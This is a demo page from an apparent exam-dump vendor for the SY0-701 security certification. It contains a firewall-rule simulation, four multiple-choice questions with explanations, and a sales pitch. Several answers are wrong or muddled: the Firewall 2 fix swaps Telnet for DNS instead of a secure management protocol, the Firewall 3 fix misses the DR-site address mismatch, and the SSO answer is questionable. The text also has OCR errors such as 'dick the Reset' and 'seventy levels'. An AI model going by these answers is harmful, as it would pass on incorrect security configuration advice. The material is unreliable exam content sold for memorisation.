
INSTRUCTIONS
Click on each firewall to do the following:
* 1. Deny cleartext web traffic
* 2. Ensure secure management protocols are used.
* 3. Resolve issues at the DR site.
The ruleset order cannot be modified due to outside constraints.
Hat any time you would like to bring back the initial state of the simulation, please dick the Reset All button.

Firewall 1

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	10.0.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.0.1/24	HTTP	PERMIT

Reset Answer | Save | Close

Firewall 2

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.1.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.1.1/24	TELNET	PERMIT
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.1.1/24	HTTP	DENY

Reset Answer | Save | Close

Firewall 3 ✖

Rule Name	Source		Destination		Service		Action	
DNS Rule	10.0.0.1/24	▾	ANY	▾	DNS	▾	PERMIT	▾
HTTPS Outbound	192.168.0.1/24	▾	ANY	▾	HTTPS	▾	PERMIT	▾
Management	ANY	▾	192.168.0.1/24	▾	SSH	▾	PERMIT	▾
HTTPS Inbound	ANY	▾	192.168.0.1/24	▾	HTTPS	▾	PERMIT	▾
HTTP Inbound	ANY	▾	192.168.0.1/24	▾	HTTP	▾	PERMIT	▾

Reset Answer   Save   Close

A. Mastered
B. Not Mastered

Answer: A

Explanation:
In Firewall 1, HTTP inbound Action should be DENY. As shown below

Firewall 1 ✖

Rule Name	Source		Destination		Service		Action	
DNS Rule	10.0.0.1/24	▾	ANY	▾	DNS	▾	PERMIT	▾
HTTPS Outbound	10.0.0.1/24	▾	ANY	▾	HTTPS	▾	PERMIT	▾
Management	ANY	▾	10.0.0.1/24	▾	SSH	▾	PERMIT	▾
HTTPS Inbound	ANY	▾	10.0.0.1/24	▾	HTTPS	▾	PERMIT	▾
HTTP Inbound	ANY	▾	10.0.0.1/24	▾	HTTP	▾	DENY	▾

Reset Answer   Save   Close

In Firewall 2, Management Service should be DNS, As shown below.

Firewall 2 ✖

Rule Name	Source		Destination		Service		Action	
DNS Rule	10.0.1.1/24	▾	ANY	▾	DNS	▾	PERMIT	▾
HTTPS Outbound	10.0.1.1/24	▾	ANY	▾	HTTPS	▾	PERMIT	▾
Management	ANY	▾	10.0.1.1/24	▾	DNS	▾	PERMIT	▾
HTTPS Inbound	ANY	▾	10.0.1.1/24	▾	HTTPS	▾	PERMIT	▾
HTTP Inbound	ANY	▾	10.0.1.1/24	▾	HTTP	▾	DENY	▾

Reset Answer   Save   Close

In Firewall 3, HTTP Inbound Action should be DENY, as shown below

Firewall 3 ✖

Rule Name	Source		Destination		Service		Action	
DNS Rule	10.0.0.1/24	▾	ANY	▾	DNS	▾	PERMIT	▾
HTTPS Outbound	192.168.0.1/24	▾	ANY	▾	HTTPS	▾	PERMIT	▾
Management	ANY	▾	192.168.0.1/24	▾	SSH	▾	PERMIT	▾
HTTPS Inbound	ANY	▾	192.168.0.1/24	▾	HTTPS	▾	PERMIT	▾
HTTP Inbound	ANY	▾	192.168.0.1/24	▾	HTTP	▾	DENY	▾

Reset Answer   Save   Close

NEW QUESTION 323
- (Exam Topic 2)
A security analyst is looking for a solution to help communicate to the leadership team the seventy levels of the organization's vulnerabilities. Which of the following would best meet this need?

A. CVE
B. SIEM
C. SOAR
D. CVSS

Answer: D

Explanation:
CVSS (Common Vulnerability Scoring System) is a framework and a metric that provides a standardized and consistent way of assessing and communicating the severity levels of vulnerabilities. It assigns a numerical score and a vector string to each vulnerability based on various factors, such as exploitability, impact, scope, etc. It can help communicate to the leadership team the severity levels of the organization's vulnerabilities by providing a quantitative and qualitative measure of the risks and the potential impacts.

NEW QUESTION 324
- (Exam Topic 2)
An internet company has created a new collaboration application. To expand the user base, the company wants to implement an option that allows users to log in to the application with the
credentials of her popular websites. Which of the following should the company implement?

A. SSO
B. CHAP
C. 802.1X
D. OpenID

Answer: A

Explanation:
SSO stands for Single Sign-On, which is a technology that allows users to log in to multiple websites using a single set of credentials, such as a username and password or a digital certificate. SSO eliminates the need for users to create and remember multiple accounts and passwords for different websites, and simplifies the authentication process. SSO also enhances security by reducing the risk of password reuse, phishing, and identity theft.
An internet company that has created a new collaboration application can implement SSO to allow users to log in to the application with the credentials of other popular websites, such as Google, Facebook, or Twitter. This way, users do not have to create a new account for the application, and can use their existing accounts from other websites that they trust and use frequently. This can increase the user base and the convenience of the application.
Some examples of SSO technologies are OpenID, OAuth, and SAML. These technologies provide different ways of establishing trust and exchanging information between the websites that act as identity providers (IDPs) and the websites that act as relying parties (RPs). The IDPs are the websites that authenticate the users and provide their credentials or attributes to the RPs. The RPs are the websites that accept the users' credentials or attributes from the IDPs and grant them access to their services.

NEW QUESTION 329
- (Exam Topic 2)
An organization experiences a cybersecurity incident involving a command-and-control server. Which of the following logs should be analyzed to identify the impacted host? (Select two).

A. Application
B. Authentication
C. Error
D. Network
E. Firewall
F. System

Answer: DE

Explanation:
Network and firewall logs should be analyzed to identify the impacted host in a cybersecurity incident involving a command-and-control server. A command-and-control server is a central server that communicates with and controls malware-infected devices or bots. A command-and-control server can send commands to the bots, such as downloading additional malware, stealing data, or launching attacks. Network logs can help to identify any suspicious or anomalous network traffic, such as connections to unknown or malicious domains, high-volume data transfers, or unusual protocols or ports. Firewall logs can help to identify any blocked or allowed traffic based on the firewall rules, such as connections to or from the command-and-control server, or any attempts to bypass the firewall.
References:
➢ https://www.howtogeek.com/726136/what-is-a-command-and-control-server-for-malware/

NEW QUESTION 331
- (Exam Topic 2)
A security analyst is concerned about traffic initiated to the dark web from the corporate LAN. Which of the following networks should the analyst monitor?

A. SFTP
B. AIS
C. Tor
D. IoC

Answer: C

Explanation:

Tor (The Onion Router) is a network and a software that enables anonymous communication over the internet. It routes the traffic through multiple relays and encrypts it at each layer, making it difficult to trace or monitor. It can access the dark web, which is a part of the internet that is hidden from conventional search engines and requires special software or configurations to access

NEW QUESTION 335
......

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual SY0-701 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the SY0-701 Product From:

https://www.2passeasy.com/dumps/SY0-701/

Money Back Guarantee

SY0-701 Practice Exam Features:

* SY0-701 Questions and Answers Updated Frequently

* SY0-701 Practice Questions Verified by Expert Senior Certified Staff

* SY0-701 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* SY0-701 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year